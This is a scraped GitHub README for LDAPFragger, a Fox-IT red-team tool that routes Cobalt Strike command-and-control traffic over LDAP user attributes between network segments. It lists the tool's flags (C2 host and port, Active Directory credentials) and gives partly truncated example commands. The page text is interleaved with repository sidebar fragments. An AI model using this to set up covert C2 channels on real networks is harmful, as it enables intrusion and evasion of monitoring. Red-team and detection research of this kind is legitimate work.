








 master ▾


 


Go to file

<> Code ▾

		
	LDAPFragger	
	LDAPChannel.ps1	
	LDAPFragger.sln	
	LICENSE	
	README.md	

 README

 MIT license



# LDAPFragger








LDAPFragger is a Command and Control tool that enables attackers to route Cobalt Strike beacon data over LDAP using user attributes.

For background information, read the release blog:  
<http://blog.fox-it.com/2020/03/19/ldapfragger-command-and-control-over-ldap-attributes>

## Dependencies and installation

## About

No description, website, or topics provided.

-  Readme
-  MIT license
-  Activity
-  Custom properties
-  189 stars
-  11 watching
-  28 forks

Report repository



## Releases

No releases published

## Packages

No packages published

## Contributors 2

- 
- 

- Compiled with `.NET 4.0`, but may work with older and newer .NET frameworks as well

## Usage

```

_ _ _ _ _ / _ _
| | _ | | _ _ _ _ | | _ _ _ _ _
| / _ / _ _ | ' _ \ | | ' _ \ / _ _ | / _ _ |
| | ( | | ( | | ) | | | | | ( | | ( | | ( |
| _ \ , _ \ , _ \ / _ _ | _ \ , _ \ , _ \ , _ \
          | |          _ / | _ / |
          | |          | _ / | _ /

```

Fox-IT - Rindert Kramer

### Usage:

```

--cshost: IP address or hostname of the C2 interface
--csport: Port of the external C2 interface
-u:      Username to connect to Active Directory
-p:      Password to connect to Active Directory
-d:      FQDN of the Active Directory domain
--ldaps: Use LDAPS instead of LDAP
-v:      Verbose output
-h:      Display this message


```

If no AD credentials are provided, integrated Authentication is used

## Languages

● C# 94.5% ● PowerShell 5.5%

### Example usage:



From network segment A, run

```
LDAPFragger --cshost <Cobalt Strike IP> --cspor
```



```
LDAPFragger --cshost <Cobalt Strike IP> --cspor
```

From network segment B, run

```
LDAPFragger
```



```
LDAPFragger -u <username> -p <password> -d <domi
```

LDAPS can be used with the `--LDAPS` flag, however, regular LDAP traffic is encrypted as well. Please do note that the default Cobalt Strike payload will get caught by most AVs.

[Terms](#) [Privacy](#) [Security](#) [Status](#) [Docs](#) [Contact](#) [Manage cookies](#) [Do not share my personal information](#)



© 2024 GitHub, Inc.